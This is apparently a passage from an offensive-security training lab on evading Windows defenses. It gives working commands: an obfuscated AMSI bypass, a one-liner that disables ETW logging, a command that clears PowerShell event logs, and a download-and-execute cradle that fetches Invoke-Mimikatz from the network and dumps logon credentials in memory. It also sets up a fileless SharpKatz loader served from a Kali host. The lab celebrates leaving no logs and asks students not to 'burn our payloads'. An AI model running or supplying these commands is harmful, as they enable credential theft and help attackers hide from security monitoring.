
Let's have a look at the EventViewer logs - open EventViewer, select "Application and Services Logs", "Microsoft","Windows", "Powershell" and finally "Operational".

OK, so now what? Let's bypass AMSI!
- On your
Windowsmachine, open a PowerShell prompt withAdministratorprivileges and run the obfuscatedAMSI Bypassfrom the previous lab in the same PowerShell terminal:
[Ref].ASseMBly.gETTYPE(('S'+("{1}{0}{2}" -f 's','y','tem.M')+'a'+'nag'+'em'+("{0}{2}{3}{1}"-f'ent','ation.A','.Auto','m')+("{0}{1}" -f'ms','iU')+'ti'+'ls')).getFIeLd((("{0}{1}" -f'ams','iI')+("{0}{1}" -f 'ni','tFa')+("{1}{0}" -f'ed','il')),(("{0}{1}{2}" -f 'N','onPu','bl')+'ic'+','+("{0}{1}"-f 'Sta','tic'))).seTVAlUE(${NU`ll},${t`RUE})
Now let's try that Invoke-MimiKatz again, if all goes well, AMSI should be patched and the script will run:
- From the same Powershell terminal (with the applied
AMSIpatch), runMimiKatzfrom memory withIEX(Invoke Expression)
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::logonpasswords"';
Success!!!
We now run into the fact that the powershell event logs are still being generated, and this is telemetry that EDR's, SIEM's and UEBA's use to detect malicious activity.
If you check the powershell logs with eventviewer again, you will see the AMSI bypass and the Invoke-Mimikatz commands logged.
-
A very cool Forensics tool that can analyze PowerShell logs is
PowerShell-Hunter(https://github.com/MHaggis/PowerShell-Hunter) - if we run this on our PowerShell logs it will also flag some suspicious commands. -
Ideally we don't want any of these logs to be generated and thus shutting off the telemetry for security solutions, we can do this by patching ETW (Event Tracing for Windows).
-
Let's clear the PowerShell event logs again before we apply the ETW bypass (remember AMSI is already patched so this ETW bypass doesn't need to be obfuscated):
-
On your
Windowsmachine, open a PowerShell prompt withAdministratorprivileges:
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
DETECTIONS Eventlog 800, 4103, 4104
1.3 BYPASSING ETW IN POWERSHELL
To disable ETW logging in the current PowerShell session, you can use the following PowerShell command. This command uses reflection to modify internal .NET fields that control ETW logging.
- On your
Windowsmachine, open anew PowerShell prompt withAdministratorprivileges:
Below is a one-liner that disables ETW logging in the current PowerShell session:
[Reflection.Assembly]::LoadWithPartialName('System.Core').GetType('System.Diagnostics.Eventing.EventProvider').GetField('m_enabled','NonPublic,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static').GetValue($null),0)

This oneliner gets detected by AMSI, so either we patch AMSI first, or we obfuscate this command with Invoke-Obfuscation. It's probably a good idea to obfuscate it anyway (you can do this with Invoke-Obfuscation just like we did with AMSI before), since this is a well-known technique, and running the ETW patch first will disable the ETW logging for the AMSI patch as well, so we won't see any logs from that!
Let's break down what this command does:
[Reflection.Assembly]::LoadWithPartialName('System.Core'):- Loads the
System.Core.dllassembly, containing core .NET classes, includingSystem.Diagnostics.Eventing.EventProvider.
- Loads the
.GetType('System.Diagnostics.Eventing.EventProvider'):- Retrieves the
System.Diagnostics.Eventing.EventProvidertype, responsible for emitting ETW events.
- Retrieves the
.GetField('m_enabled','NonPublic,Instance'):- Retrieves the
m_enabledfield of theEventProviderclass, a non-public instance field that determines whether ETW events are enabled.
- Retrieves the
.SetValue(...):- Sets the value of the
m_enabledfield.
- Sets the value of the
[Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider'):- Retrieves the
System.Management.Automation.Tracing.PSEtwLogProvidertype, a Powershell-specific wrapper around the .NET ETW functionality.
- Retrieves the
.GetField('etwProvider','NonPublic,Static').GetValue($null):- Retrieves the
etwProviderfield of thePSEtwLogProviderclass, a non-public static field holding a reference to theEventProviderinstance used by Powershell.
- Retrieves the
,0:- Sets the
m_enabledfield to0(false), disabling ETW events for the PowershellEventProvider.
- Sets the
We can split this command into multiple lines for better readability:

Below is a diagram that illustrates how this ETW bypass works:

- Powershell uses the .NET
EventProviderclass to generate ETW events. - The
PSEtwLogProviderclass in Powershell acts as a bridge, holding the specificEventProviderinstance used for Powershell logging. - The
m_enabledfield within theEventProviderclass controls whether events are actually emitted. - By using reflection, the code directly accesses and modifies this internal
m_enabledfield, setting it to0. - This prevents the Powershell
EventProviderfrom generating ETW events, effectively bypassing ETW logging for that Powershell process.
Let's demonstrate running the obfuscated AMSI bypass first, then the ETW bypass:
- On your
Windowsmachine, open anew PowerShell prompt withAdministratorprivileges and run the obfuscated AMSI Bypass from the previous lab in the same PowerShell terminal:
cd C:\THEV\Labs\amsi
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
- On your
Windowsmachine, from thesame PowerShell prompt (withAdministrator privileges) run theobfuscated AMSI Bypassfrom the previous lab in the same PowerShell terminal:
[Ref].ASseMBly.gETTYPE(('S'+("{1}{0}{2}" -f 's','y','tem.M')+'a'+'nag'+'em'+("{0}{2}{3}{1}"-f'ent','ation.A','.Auto','m')+("{0}{1}" -f'ms','iU')+'ti'+'ls')).getFIeLd((("{0}{1}" -f'ams','iI')+("{0}{1}" -f 'ni','tFa')+("{1}{0}" -f'ed','il')),(("{0}{1}{2}" -f 'N','onPu','bl')+'ic'+','+("{0}{1}"-f 'Sta','tic'))).seTVAlUE(${NU`ll},${t`RUE})
- Open
ELEXand check the powershell logs - you should see the AMSI bypass in there.

- Now run the
unobfuscatedETW bypass in thesame powershell terminal:
[Reflection.Assembly]::LoadWithPartialName('System.Core').GetType('System.Diagnostics.Eventing.EventProvider').GetField('m_enabled','NonPublic,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static').GetValue($null),0)
- Go back to
ELEXand check the powershell logs - you won't see any new events.

- After the ETW patch let's use a simple write-host command to see if it works, and check eventviewer for logs:
write-host "This should not show up in your powershell logs, as ETW is patched!!!"
- Go back to
ELEXand check the powershell logs - you won't see any new events.

Now let's run Mimikatz from memory with IEX (Invoke Expression) again, if all goes well, AMSI and ETW should be patched and the script will run without any logs being generated:
- On your
Windowsmachine, from thesame PowerShell prompt (with the applied ETW and AMSI patches) withAdministrator privileges:
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::logonpasswords"';

Success we bypassed both AMSI and ETW! And succesfully ran Mimikatz from memory, dumping credentials, without any logs being generated!
- Go back to
ELEXand check the powershell logs - you won't see any new events.
Check Defender Log with powershell:
Verify Defender for most recent alerts
Get-WinEvent -FilterHashtable @{ LogName = "Microsoft-Windows-Windows Defender/Operational"; Id = 1116 } -MaxEvents 1

1.4 KEY POINTS
- This ETW bypass method relies on internal .NET implementation details and might break if those details change in future .NET or Powershell versions.
- It only affects the
currentPowershell process - so it's not a system wide change. - It is very effective at disabling the ETW logging from within Powershell.
- This is a user-mode technique - it doesn't require kernel-mode access or drivers.
- This technique is commonly used by malicious actors.
- EDR solutions monitor for this type of activity.
We can can now continue to the next lab where we'll writer our own powershell loader which applies both the AMSI and ETW bypasses before loading any payloads.
CLEANUP
On your Windows machine:
Close all command prompts, andPowerShell windows.
1. LAB - POWERSHELL LOADER
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times that sample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
In this lab we'll be showing how Powershell can load assemblies (compiled .net binaries) in memory and execute them, we'll also demonstrate how AMSI catches this, how we bypass this and how we make this attack completely fileless (memory only).
IMPORTANT: For this lab we will
TURN OFF Windows Defender . We first need to make sure our POC Powershell loader works, then we will deal with bypassing Defender later on in this lab.
1.1 DISABLE WINDOWS DEFENDER
- Check if
Defenderis turnedONby running thecheckav.ps1script:
- On your
Windowsmachine, open aPowershell promptwithAdministratorprivileges:
c:\thev\labs\powershell\av_check.ps1
- If
Defenderis turned on - run the following script to turn it OFF:
c:\thev\labs\powershell\av_disable.ps1
1.2 SHARPKATZ DOWNLOAD AND COMPILE
- On your
Windowsmachine, open aPowershellprompt withAdministratorprivileges:
cd \THEV
git clone https://github.com/crimsoncore/SharpKatz
- Open the
SharpKatz.slnsolution located inC:\THEV\SharpKatz\SharpKatz.slnwithVisual Studio 2019and build the project:
Makes sure to set the build configuration to Release and the platform to x64 before building the solution.


- On your
Windowsmachine, open aPowershellprompt withAdministratorprivileges and copy thesharpkatz.exefile toC:\THEV\LABS\PSLoader:
cp C:\THEV\SharpKatz\SharpKatz\bin\x64\Release\SharpKatz.exe C:\THEV\LABS\PSLoader\SharpKatz.exe
- On your
kalimachine go to "/opt/Havoc" and create the "assemblies directory"
cd /opt/Havoc
mkdir assemblies
And let's also upload it to our kali machine:
- From a Powershell prompt with
Administratorprivileges type (enter the password when pompted`):
scp C:\THEV\SharpKatz\SharpKatz\bin\x64\Release\SharpKatz.exe Threatadmin@kali:/opt/Havoc/assemblies/SharpKatz.exe
NOTE: You can also do with with Updog2, but don't forget to start updog2 in the "/opt/Havoc/assemblies" directory first!
NOTE: We're uploading SharpKatz to our kali machine so we can host it with a webserver later on, in order to download it with our Powershell loader script.Pay attention , we're uploading it to "/opt/Havoc/assemblies/" - not to the payloads directory, this is because of no good reason at all :).
1.3 BASE64 ENCODE SHARPKATZ.EXE
- On your
Windowsmachine, open aPowershellprompt withAdministratorprivileges and run the base64 encode Powershell script:
cd \THEV\Labs\PSLoader
.\b64encoder.ps1 C:\THEV\LABS\PSLoader\SharpKatz.exe

If you open that b64 file, you should see the Base64 encoded file (SharpKatz.b64) contents of the SharpKatz.exe binary.

Let's also upload our Base64 encoded SharpKatz binary to our kali machine (also shown in the screenshot above):
- On your
Windowsmachine, use the currentPowershellprompt withAdministratorprivileges and type:
scp C:\THEV\LABS\PSLoader\SharpKatz.b64 Threatadmin@kali:/opt/Havoc/assemblies/SharpKatz.b64
NOTE: You can also do with with Updog2, but don't forget to start updog2 in the "/opt/Havoc/assemblies" directory first!
1.4 REMOTE POWERSHELL IN-MEMORY LOADER FOR .NET ASSEMBLIES (I.E. SHARPKATZ)
In this section we'll create a Powershell script that will download the Base64 encoded SharpKatz binary from our kali server, decode it and execute it in memory
ADVANTAGES of .net binaries -> can be loaded and executed completely in-memory (fileless)
- On our
Kalimachine we need to setup up a webserver to host our payload (Base64 encoded SharpKatzbinary):
cd /opt/Havoc/assemblies
updog2
- The following is a simple Powershell script that will fetch the
Base64 encodedpayload, it will perform aBase64 decodingand execute the binary in memorywithout touching disk.
